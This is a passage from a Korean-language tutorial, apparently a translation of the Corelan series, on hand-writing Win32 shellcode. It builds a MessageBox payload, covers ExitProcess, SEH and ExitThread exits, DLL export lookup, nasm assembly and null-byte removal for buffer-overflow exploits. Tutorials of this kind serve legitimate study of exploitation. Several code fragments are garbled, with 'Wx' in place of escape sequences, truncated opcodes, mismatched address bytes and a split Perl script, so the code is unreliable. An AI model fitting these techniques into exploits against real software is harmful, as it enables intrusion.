// 다음 인자는 ECX에 저장되어 있는 메시지 문자열이므로, ECX를 삽입
"Wx51"
// 다음 인자는 button으로, 앞에서 0으로 초기화 한 EAX를 삽입
"Wx50"
// 이제 스택은 네 개의 포인터로 설정되었다.
// 하지만 우리는 정확한 오프셋에서 인자를 읽어 오기 위해
// 스택에 추가로 8 바이트를 더 삽입해야 한다.
```



```
// 정렬을 위해 간단히 push eax 명령어를 추가하면 된다.
"Wx50"
// 함수를 호출
"Wxc7Wxc6WxeaWx07Wx45Wxe" // mov esi,0x7E4507EA
"WxffWxe6"; // jmp esi = MessageBox 실행
// 레지스터 정리
"Wx33Wxc0" // xor eax, eax => eax = 00000000
"Wx50" // push eax
"WxfaWxcaWx12WxcbWx81Wx7c" // mov eax, 0x7c81cafa
"WxffWxe0" // jmp eax = ExitProcess(0) 실행
```

참고: 이뮤니티 디버거에서 !pvefindaddr pycommand 명령을 사용하면 간단한 기계를 찾을 수 있다.


The screenshot shows the Immunity Debugger interface. The main window displays assembly code and its results. The instruction 'xor eax, eax' is highlighted, and the result shows the register 'eax' containing the value '31C0'. The command '!pvefindaddr assemble xor eax, eax' is entered in the command line at the bottom.

```
Immunity Debugger v1.73 : MOAR BUGS. * Need support? visit http://forum.immunityinc.com/ *
ADF000 *****
ADF000 *****
ADF000 Getting safeseh table - please wait...
ADF000 *****
ADF000 *****
ADF000 Opcode results :
ADF000 -----
ADF000 xor eax,eax = \x33\x00
ADF000
ADF000
!pvefindaddr assemble xor eax,eax
```

대안으로, 명령어를 기계어로 어셈블 하기 위해 Metasploit 폴더에 있는 nasm_shell을 사용해도 된다.

```
root@bt:/opt/metasploit/msf3/tools# ./nasm_shell.rb
nasm > xor eax, eax
00000000 31C0          xor eax,eax
nasm > quit
```

셸코드로 돌아가서 이 C 배열을 'shellcodetest.c' 애플리케이션에 삽입한 다음 컴파일 하자.



```

wedit-corelan1 - [corelan1.c]
File Edit Search Project Design Compiler Ut

#include <windows.h>

char code[] =

"\x68\x6c\x61\x6e\x00"
"\x68\x43\x6f\x72\x65"
"\x8b\xdc"
"\x68\x61\x6e\x20\x00" //
"\x68\x6f\x72\x65\x6c" //
"\x68\x62\x79\x20\x43" //
"\x68\x6e\x65\x64\x20" //
"\x68\x6e\x20\x70\x77" //
"\x68\x20\x62\x65\x65" //
"\x68\x68\x61\x76\x65" //
"\x68\x59\x6f\x75\x20" //
"\x8b\xcc" //
"\x33\xc0" //
"\x50" //
"\x53"
"\x51"
"\x50"
"\x50"
"\xc7\xc6\xea\x07\x45\x7e"
"\xff\xe6"
"\x33\xc0"
"\x50"
"\xc7\xc0\xfa\xca\x81\x7c"
"\xff\xe0";

int main(int argc, char** argv)
{
    int (*func)();
    func = (int (*)( )) code;
    (int)(*func)();
}

```

shellcodetest.exe 애플리케이션을 이뮤니티 디버거에서 로드하고 main() 함수의 시작 부분(필자 및 역자의 경우 모두 0x00401204)에 브레이크 포인트를 설정한다. 그 다음, F9를 눌러 디버거가 브레이크 포인트로 이동하도록 만든다.

```

CPU - main thread, module shellcod
00401271 . 83C4 04      ADD ESP, 4
00401274 . 8D05 00204000 LEA EAX, DWORD PTR DS:[402000]
0040127A . D930        FSTENV (28-BYTE) PTR DS:[EAX]
0040127C . 6A 00       PUSH 0
0040127E . 68 30404000 PUSH shellcod.00404030
00401283 . 68 2C404000 PUSH shellcod.0040402C
00401288 . 68 28404000 PUSH shellcod.00404028
0040128D . E8 B2020000 CALL <JMP.&CRTDLL.__GetMainArgs>
00401292 . B9 1C204000 MOV ECX, shellcod.0040201C
00401297 . 8B11        MOV EDX, DWORD PTR DS:[ECX]
00401299 . 0902        OR EDX, EDX
0040129B . 74 02       JE SHORT shellcod.0040129F
0040129D . FF01        CALL ECX
0040129F . FF35 30404000 PUSH DWORD PTR DS:[404030]
004012A5 . FF35 2C404000 PUSH DWORD PTR DS:[40402C]
004012AB . FF35 28404000 PUSH DWORD PTR DS:[404028]
004012B1 . 8925 14404000 MOV DWORD PTR DS:[404014], ESP
004012B7 . E8 18000000 CALL shellcod.004012D4
004012BC . 83C4 18     ADD ESP, 18
004012BF . 31C9        XOR ECX, ECX
004012C1 . 894D FC     MOV DWORD PTR SS:[EBP-4], ECX
004012C4 . 50         PUSH EAX
004012C5 . E8 92020000 CALL <JMP.&CRTDLL.exit>
004012CA . C9         LEAVE
004012CB . C3         RETN
004012CC . 64:A3 00000000 MOV DWORD PTR FS:[0], EAX
004012D2 . C3         RETN
004012D4 . 55         PUSH EBP
004012D5 . 89E5        MOV EBP, ESP
004012D7 . 51         PUSH ECX
004012D8 . B9 01000000 MOV ECX, 1
004012DD . 49         DEC ECX
004012DE . C7048C 5A5AFA MOV DWORD PTR SS:[ESP+ECX*4], FFA5A5A5
004012E5 . 75 F6      JNZ SHORT shellcod.004012D0
004012E7 . 57         PUSH EDI
004012E8 . 8D3D A0404000 LEA EDI, DWORD PTR DS:[4040A0]
004012EE . 897D FC     MOV DWORD PTR SS:[EBP-4], EDI
004012F1 . FF55 FC     CALL DWORD PTR SS:[EBP-4]
004012F4 . B8 00000000 MOV EAX, 0
004012F9 . 5F         POP EDI
004012FA . C9         LEAVE
004012FB . C3         RETN
004012FC . 55         PUSH EBP

```

F7을 눌러 한 줄씩 코드를 실행해 보자. 조금 내려가다 보면 [EBP-4]를 호출하는 부분이 보인다. 이 호출은 우리의 셸코드를 호출하는 부분으로 앞서 작성한 C 언어의 (int)(*func()); 부분과 일치한다. 이 호출문 바로 뒤에 CPU View를 확인해 보면 아래와 같은 형태를 띠고 있다.


```

004040A0 68 6C616E00 PUSH 6E616C
004040A5 68 436F7265 PUSH 65726F43
004040AA 8BDC        MOV EBX, ESP
004040AC 68 616E2000 PUSH 206E61
004040B1 68 6F72656C PUSH 6C65726F
004040B6 68 62792043 PUSH 43207962
004040BB 68 6E656420 PUSH 2064656E
004040C0 68 6E207077 PUSH 7770206E
004040C5 68 20626565 PUSH 65656220
004040CA 68 68617665 PUSH 65766168
004040CF 68 596F7520 PUSH 20756F59
004040D4 8BCC        MOV ECX, ESP
004040D6 33C0        XOR EAX, EAX
004040D8 50         PUSH EAX
004040D9 53         PUSH EBX
004040DA 51         PUSH ECX
004040DB 50         PUSH EAX
004040DC 50         PUSH EAX
004040DD C7C6 EA07457E MOV ESI, USER32.MessageBoxA

```

이게 실제로 우리의 셸코드가 된다. 우선 스택에 'Corelan' 문자를 삽입하고 EBX에 주소를 저장한다. 그 후 다른 문자열을 스택에 삽입한 후 그 주소를 ECX에 저장한다.

다음으로, EAX 내용을 초기화 하고, 다음과 같이 네 개의 인자를 스택에 삽입한다. 0 (push eax), 윈도우 창 이름을 가리키는 포인터(push ebx), 메시지 내용을 가리키는 포인터(push ecx), 0 (push eax). 그 다음 정렬을 위해 추가로 4 바이트를 삽입한다. 마지막으로 MessageBoxA 주소를 ESI에 삽입 후 ESI로 점프한다.



3. 이것만 하면 되는 건가?

그렇지 않다. 아직 중요한 쉘코드를 다루기 위한 주요 이슈들이 남았다.

1) 쉘코드는 MessageBox 함수를 호출하지만, 함수가 호출된 뒤 그 흔적 처리 및 종료를 적절히 수행하지 않는다. 그러므로 MessageBox 함수가 반환되면, 부모 프로세스는 정상 작동하지 않고(공격 코드일 경우 부모 프로세스가 존재한다) 충돌이 발생하거나 종료 된다. 이것이 큰 문제가 되지는 않지만, 문제가 될 수는 있다.

2) 쉘코드는 널 바이트를 포함한다. 그러므로 문자열 버퍼 오버플로우 공격을 수행하는 실제 공격 코드에서 쉘코드를 사용하려면 널 바이트가 문자열 종단자로 인식되기 때문에 동작하지 않을 수 있다. 사실 이것은 큰 문제로 작용한다.

3) user32.dll이 현재 프로세스에 매핑되어 있으므로 쉘코드는 정상 동작할 것이다. 하지만 user32.dll이 로드되지 않은 경우, MessageBoxA API 주소는 함수를 가리키지 않을 위험이 존재한다. 즉, 코드가 실행되지 않는다는 의미다.

4) 쉘코드는 MessageBoxA 함수에 대한 정적 참조를 포함하고 있다. 이 주소가 다른 윈도우 버전 또는 서비스 팩에서 달라질 경우, 쉘코드는 동작하지 않을 것이다. 이것 또한 큰 문제가 될 수 있다.

3) 번 문제가 w32-testival 명령이 쉘코드를 실행시키지 못한 주요 원인이다. w32-testival 프로세스에서, user32.dll은 로드되지 않고, 결국 쉘코드 동작이 실패로 돌아간다.

4. 헬코드 exitfunc

우리의 C 애플리케이션에서, MessageBox API를 호출한 다음에 두 명령어가 프로세스를 끝내기 위해 사용된다(LEAVE와 RET). 이 명령이 독립적인 애플리케이션에는 정상적으로 작동할지 모르지만, 다른 애플리케이션에 삽입되는 우리의 헬코드 같은 경우 문제가 될 수 있다. 즉, MessageBox를 호출한 뒤 leave/ret 명령을 사용하는 것은 '큰' 충돌을 유발할 수 있다.

헬코드를 정상 종료시킬 수 있는 큰 접근법 두 가지가 존재한다. 이 방법을 사용하면 공격 코드를 여러 번 사용할 수 있도록 부모 프로세스를 정상 진행되도록 하거나, 최대한 은밀히 프로그램을 종료해 버리는 방법이 있다.

헬코드를 정상 종료시킬 수 있는 세 가지 기법에 대해 소개하겠다.


- 프로세스: ExitProcess()를 사용한다.
- SEH: 예외 호출을 강제한다. 이 기술은 공격 코드를 반복적으로 실행될 수 있도록 만든다.
- 스레드: ExitThread()를 사용한다.

분명한 사실은, 이 기법들 중 어떤 것도 부모 프로세스에서 충돌을 발생시키지 않고, 한 번 공격한 뒤 또 다시 공격할 수 있도록 보장하지는 않는다. 이 문서에서는 단지 각 기법의 원리에 대해서만 소개하겠다.

ExitProcess()

이 기법은 kernel32.dll 내의 'ExitProcess' API를 이용한다. ExitProcess 종료 코드에 사용되는 인자 값(0 = 모든 것이 정상)은 API를 호출하기 전에 스택에 반드시 위치해야 한다.

XP SP3에서, ExitProcess() API는 0x7C81CAFA(저자의 경우, 0x7C81CB12로 반드시 직접 확인하기 바란다)



기본적으로 셸코드를 정상 종료시키기 위해선, MessageBox가 호출 되는 바로 다음인 셸코드의 아래 부분에 다음과 같은 명령어를 추가해 주어야 한다.

xor eax, eax	; EAX를 0으로 초기화(NULL)
push eax	; 0 값을 스택에 삽입(종료 코드 인자)
mov eax, 0x7C81CAFA	; ExitProcess(종료코드)
call eax	; 종료 코드 호출

또는 바이트/기계어 형식으로는 아래와 같이 표현 가능하다.

"\x33\x0"	; EAX를 0으로 초기화(NULL)
"\x50"	; 0 값을 스택에 삽입(종료 코드 인자)
"\xc7\xc0\x12\xcb\x81\x7c"	; ExitProcess(종료코드)
"\xff\xe0"	; 종료 코드 호출

다시 한 번 말하자면, kernel32.dll은 항상 자동으로 매핑 또는 로드되기 때문에, 간단히 ExitProcess API를 호출하면 실행이 된다고 생각해도 무방하다.

SEH

셸코드를 종료 시키는 두 번째 기법(부모 프로세스가 계속 실행되도록 유지)은 예외를 유발하는 것이다 (0x00 호출을 수행). 다음과 같은 코드를 이용하면 된다.

xor eax, eax
call eax

이 코드가 다른 기법에 사용되는 바이트보다는 짧지만, 예측할 수 없는 결과를 산출할 수도 있다. 예외 처리기가 설정 되면, 공격 코드 내에서 예외 처리기의 장점을 이용할 수 있는데, 셸코드가 루프에 빠질 위험도 존재한다. 하지만 이러한 결과가 특정 상황에서는 허용 가능할 수도 있다(예를 들어, 공격 코드를 단 한번만 실행시키고자 하는 경우)

ExitThread()

kernel32 API의 형식은 [http://msdn.microsoft.com/en-us/library/ms682659\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/ms682659(VS.85).aspx) 에서 찾을 수 있다. 사이트를 참고하면 알 수 있듯이, 이 API는 단 하나의 인자를 필요로 한다(ExitProcess()와 비슷한 구조)

IDA를 사용해 이 함수의 주소를 살펴보는 대신, Steve Hanna가 작성한 arwin 스크립트를 이용할 수도 있다(함수 이름 사용시 대소문자를 엄격히 지켜야 한다는 점을 주의해야 한다).

```
C:\Documents and Settings\wadmin\Desktop>arwin.exe kernel32.dll ExitThread
arwin - win32 address resolution program - by steve hanna - v.01
ExitThread is located at 0x7c80c0e8 in kernel32.dll
```

간단히 ExitProcess를 호출하는 구문을 ExitThread 호출문으로 바꾸면 된다.

5. DLL 파일에서 함수/익스포트 추출

위에서 설명했듯이, 함수 포인터 및 함수 자체의 주소를 얻기 위해 IDA나 arwin을 사용하면 된다. Microsoft Studio C++ Express를 설치했을 경우, depends를 사용해도 무방하다. 프로그램을 실행하고 원하는 dll을 불러와 주소를 매치해 보면 쉽게 주소를 찾을 수 있다. 또한, C++ Express에 포함된 dumpbin을 사용해도 좋다. 이 명령어 라인 유틸리티는 C:\Program Files\Microsoft Visual Studio 9.0\VC\bin 폴더에서 찾을 수 있다. 유틸리티를 사용하기 전에, mspdb80.dll의 복사본을 다운 받아(<http://www.dll-files.com/dllindex/dll-files.shtml?mspdb80>) bin 폴더에 두면 된다.

dumpbin path_to_dll /exports 명령을 이용해 주어진 dll의 모든 익스포트(함수)를 목록화 할 수 있다. 다음과 같이 명령을 실행해 보자. (dumpbin.exe c:\windows\system32\kernel32.dll /exports)

또한, Windows\system32 폴더에 있는 모든 DLL의 익스포트를 목록화하기 위해 다음과 같이 배치 파일을 작성할 수도 있다.


```

rem Script written by Peter Van Eeckhoutte
rem http://www.corelan.be:8800
rem Will list all exports from all dll's in the
rem %systemroot%\system32 and write them to file
rem
@echo off
cls
echo Exports > exports.log
for /f %a IN ('dir /b %systemroot%\system32\*.dll')
do echo [+] Processing %a &&
dumpbin %systemroot%\system32\%a /exports
>> exports.log

```

for /f 뒤에 위치한 모든 명령은 한 줄로 기입해야 한다. 가독성을 위해 줄을 구분한 것뿐이다.

해당 배치 파일을 bin 폴더에 저장 후 실행하면 system32 폴더 내의 모든 dll 파일의 익스포트 정보가 담긴 text 파일이 생성되는 것을 볼 수 있다. 그러므로, 특정 함수가 필요하면 텍스트 파일에서 해당 함수 이름을 검색하면 된다(여기서 주의해야 할 점은 파일에 표시된 모든 주소가 RVA(상대적 가상 주소) 값이라는 점이다). 주어진 함수의 절대적 주소를 얻기 위해 모듈/dll의 베이스 주소를 추가해야 한다.

6. 헬코드를 쓰고 생성하기 위해 nasm 사용

이전 내용에서 C 코드를 어셈블리 명령어로 변환하는 법에 대해 다뤘다. 이 어셈블리 명령어에 대해서 친숙해 지기 시작하면 기계어를 해석하고 직접 기계어로 모든 것을 쓰는 것보다 어셈블리 언어로 코드를 작성해 기계어로 컴파일 하는 과정이 훨씬 쉬워 진다. 하지만 이것 또한 어려운 방법이며, 더 쉽게 작업을 처리할 수 있는 방법이 존재한다.

[BITS 32]로(이 문자를 빼먹으면 nasm은 코드를 인식하고, 32비트 CPU x86 형태로 컴파일 할 수 없게 된다) 시작하고 뒤에 어셈블리 명령어를 채워 텍스트 파일을 생성한다.

[BITS 32]

```

PUSH 0x006e616c ; 스택에 "Corelan" 삽입
PUSH 0x65726f43
MOV EBX,ESP ; "Corelan" 을 가리키는 포인터를 EBX에 삽입

PUSH 0x00206e61 ; "You have been pwned by Corelan" 삽입
PUSH 0x6c65726f
PUSH 0x43207962
PUSH 0x2064656e
PUSH 0x7770206e
PUSH 0x65656220
PUSH 0x65766168
PUSH 0x20756f59

MOV ECX,ESP ; "You have been..." 을 가리키는 포인터를 ECX에 삽입

XOR EAX,EAX
PUSH EAX ; 모든 인자를 스택에 삽입
PUSH EBX
PUSH ECX
PUSH EAX
PUSH EAX

MOV ESI,0x7E4507EA
JMP ESI ; MessageBoxA

XOR EAX,EAX ; EAX 초기화
PUSH EAX
MOV EAX,0x7c81CB12
JMP EAX ; ExitProcess(0)

```

위 파일을 msgbox.asm으로 저장하고 nasm으로 컴파일을 수행한다.

```
C:\shellcode>"c:\Program Files\nasm\nasm.exe" msgbox.asm -o msgbox.bin
```

이제 pveReadbin.pl 스크립트를 이용해 .bin 파일을 C 형식으로 출력해 보자.

```
#!/usr/bin/perl
# Perl script written by Peter Van Eeckhoutte
# http://www.corelan.be:8800
# This script takes a filename as argument
# will read the file
# and output the bytes in \xx format
#
if ($#ARGV ne 0) {
    print "  usage: $0 ".chr(34)."filename".chr(34)."\\n";
    exit(0);
}
#open file in binary mode
print "Reading ".$ARGV[0]."\\n";
open(FILE,$ARGV[0]);
binmode FILE;
my ($data, $n, $offset, $strContent);
$strContent="";
my $cnt=0;
while (($n = read FILE, $data, 1, $offset) != 0) {
    $offset += $n;
}
close(FILE);

print "Read ".$offset." bytes\\n\\n";
my $cnt=0;
my $nullbyte=0;
print chr(34);
for ($i=0; $i < (length($data)); $i++)
{
    my $c = substr($data, $i, 1);
    $str1 = sprintf("%01x", ((ord($c) & 0xf0) >> 4) & 0x0f);
    $str2 = sprintf("%01x", ord($c) & 0x0f);
    if ($cnt < 8)
    {
        print "\\x".$str1.$str2;
        $cnt=$cnt+1;
    }
    else
    {
        $cnt=1;
    }
}
```

```

    print chr(34)."\n".chr(34)."WWx".$str1.$str2;
}
if (($str1 eq "0") && ($str2 eq "0"))
{
    $nullbyte=$nullbyte+1;
}
}
print chr(34).";\n";
print "\nNumber of null bytes : " . $nullbyte."\n";

```

결과:

```


C:\W9_Win32_Shellcoding\exploit>pveReadbin.pl msgbox.bin
Reading msgbox.bin
Read 78 bytes

"\x68\x6c\x61\x6e\x00\x68\x43\x6f"
"\x72\x65\x89\xe3\x68\x61\x6e\x20"
"\x00\x68\x6f\x72\x65\x6c\x68\x62"
"\x79\x20\x43\x68\x6e\x65\x64\x20"
"\x68\x6e\x20\x70\x77\x68\x20\x62"
"\x65\x65\x68\x68\x61\x76\x65\x68"
"\x59\x6f\x75\x20\x89\xe1\x31\xc0"
"\x50\x53\x51\x50\x50\xbe\xea\x07"
"\x45\x7e\xff\xe6\x31\xc0\x50\xb8"
"\x12\xcb\x81\x7c\xff\xe0";

Number of null bytes : 2

```

위 코드를 'shellcodetest' C 애플리케이션에 붙이고 컴파일 후 실행해 보자.



앞에서 사용한 방식보다 더 쉽게 작업을 완성했다. 이 시점부터는 어셈블리 코드로 직접 셸코드를 쓰는 방법에 대해 논의해 보겠다. 위에서 제시된 어셈블리 코드를 이해할 수 없었다면, 다시 처음으로 돌아가 볼 것을 권장한다. 위에서 제시된 어셈블리 언어는 아주 기초적인 내용이며, 이해하는데 그리 많은 시간이 소요되지는 않을 것이다.

7. 널 바이트 문제 해결

지금까지 생성한 바이트 코드들을 살펴보면, 모두 널 바이트를 포함하고 있다는 사실을 발견하게 될 것이다. 널 바이트가 종단 문자열로 쓰이기 때문에 버퍼 오버플로우 공격 시 문제로 작용할 수 있다. 셸코드를 동작 시키기 위해 가장 중요한 것이 널 바이트를 피하는 것이다.

널 바이트를 처리하기 위한 기법이 여러 가지 존재한다. 코드에서 널 바이트를 피할 수 있는 대체 명령어를 찾아도 되고, 오리지널 값을 재생산 해도 되고, 인코더를 사용해도 된다.

대체 명령어 & 명령어 인코딩

우리 예제의 특정 지점에서, 우리는 EAX 값을 0으로 만들어 줘야 했다. 이를 위해 `mov eax, 0`을 사용해도 되지만 이렇게 하면 `'\xc7\xc0\x00\x00\x00'`과 같은 코드가 생성될 수도 있다. 대신에, 우리는 `'xor eax, eax'` 명령어를 사용했다. 이 명령어를 쓰면 EAX를 0으로 만들 수 있을 뿐만 아니라, 기계어들이 널 바이트를 가지지 않게 된다. 그러므로 널 바이트를 피할 수 있는 기법 중 하나는 `'xor eax, eax'`와 같이 똑같은 결과를 생산해 낼 수 있는 대체 명령어를 찾는 것이다.

실습 중인 예제에서, 우리는 스택에 삽입되면 문자열의 종단자로 인식되는 두 개의 널 바이트를 가지고 있다. 이 널 바이트를 `push` 명령어에 삽입하는 대신, 널 바이트를 사용하지 않고 스택 상에서 널 바이트를 생성할 수도 있다.

이것이 인코더가 하는 기본적인 일이다. 인코더는 실시간으로 원하는 값 및 기계어를 재생산하면서, 동시에 널 바이트와 같은 특정 문자열을 피한다.

널 바이트 문제를 처리할 수 있는 두 가지 방법이 존재한다. 두 개의 널 바이트를 처리할 수 있는 기본적인 명령어를 쓰거나, 전체 셸코드를 인코딩 하면 된다.

다음에 소개될 챕터 중 하나에서 페이로드 인코더를 소개할 것이다. 지금은 우선 수동 명령어 인코딩을 살펴 보도록 하자. 우리의 예제는 아래와 같이 널 바이트를 가지는 두 명령어를 포함하고 있다.

```
"\x68\x66\x61\x6e\x00" / "\x68\x61\x6e\x20\x00"
```

바이트 코드에서 널 바이트를 사용하지 않고 어떻게 쉘코드를 실행할 수 있을까?

첫 번째 방법: add 와 sub 명령어를 사용해 오리지널 값을 재생산

006E616C에서 11111111을 빼고, 결과를 EBX에 쓴 다음 EBX에 11111111을 더하고 그 값을 다시 스택에 쓰면 어떻게 될까? 널 바이트가 사라지고, 우리가 원하는 값을 얻을 수 있다.

기본적으로, 다음과 같은 작업을 수행한다.

- EBX에 EF5D505B를 삽입
- EBX에 11111111을 더함
- EBX를 스택에 삽입

다른 널 바이트에 대해서도 똑같은 방법을 적용하면 된다(ECX 레지스터를 사용). 어셈블리로는 아래와 같다.

[BITS 32]

```
XOR EAX, EAX
MOV EBX, 0xEF5D505B
ADD EBX, 0x11111111 ; 11111111을 더함
; EBX는 이제 'Corelan'의 마지막 부분을 포함하고 있다.
PUSH EBX ; 스택에 문자를 삽입
PUSH 0x65726f43
MOV EBX,ESP ; "Corelan" 을 가리키는 포인터를 EBX에 삽입

MOV ECX, 0xEF0F5D50 ; 'You have been pwned by Corelan' 삽입
ADD ECX, 0x11111111
PUSH ECX
PUSH 0x6c65726f
PUSH 0x43207962
PUSH 0x2064656e
PUSH 0x7770206e
PUSH 0x65656220
PUSH 0x65766168
PUSH 0x20756f59

MOV ECX,ESP ; "You have been..." 을 가리키는 포인터를 ECX에 삽입
```

```
PUSH EAX ; 모든 인자를 스택에 삽입
```

```
PUSH EBX
```

```
PUSH ECX
```

```
PUSH EAX
```

```
PUSH EAX
```

```
MOV ESI,0x7E4507EA
```

```
JMP ESI ; MessageBoxA
```

```
XOR EAX,EAX ; EAX 초기화
```

```
PUSH EAX
```

```
MOV EAX,0x7c81CB12
```

```
JMP EAX ; ExitProcess(0)
```


물론, 이것은 셸코드의 크기를 키우지만, 최소한 널 바이트를 사용하지 않도록 만들어 준다는 장점이 있다. asm 파일을 컴파일한 후에 bin 파일에서 바이트 코드를 추출하면 아래와 같다.

```
C:\W9_Win32_Shellcoding\exploit>pveReadbin.pl msgbox2.bin
Reading msgbox2.bin
Read 99 bytes

"\x31\xc0\xbb\x5b\x50\x5d\xef\x81"
"\xc3\x11\x11\x11\x11\x53\x68\x43"
"\x6f\x72\x65\x89\xe3\x68\x43\x6f"
"\x72\x65\x89\xe3\xb9\x50\x5d\x0f"
"\xef\x81\xc1\x11\x11\x11\x11\x51"
"\x68\x6f\x72\x65\x6c\x68\x62\x79"
"\x20\x43\x68\x6e\x65\x64\x20\x68"
"\x6e\x20\x70\x77\x68\x20\x62\x65"
"\x65\x68\x68\x61\x76\x65\x68\x59"
"\x6f\x75\x20\x89\xe1\x50\x53\x51"
"\x50\x50\xbe\xea\x07\x45\x7e\xff"
"\xe6\x31\xc0\x50\xb8\x12\xc0\x81"
"\x7c\xff\xe0";

Number of null bytes : 0
```

코드가 제대로 동작하는지 확인하기 위해, 우리가 만든 셸코드를 Easy RM to MP3 Converter 공격 코드에 삽입해 보도록 하자(첫 번째 문서 참조).



비슷한 기법이 특정 인코더에서 사용된다. 이 기법을 확장해 보면, 전체 페이로드를 재생산 하는데 사용될 수도 있고, 영문자, 숫자만 제한하는 것과 같이 허용하는 문자만 제한하는 기능을 구현 가능하다. 이 내용에 대한 좋은 예제를 여덟 번째 문서에서 찾아볼 수 있다.

두 번째 방법: sniper - 정교한 널 바이트 폭파

셸코드의 널 바이트 문제를 극복하는데 사용될 수 있는 두 번째 기법은 아래와 같다.

- 스택의 현재 위치를 EBP에 삽입
- 레지스터를 0으로 설정
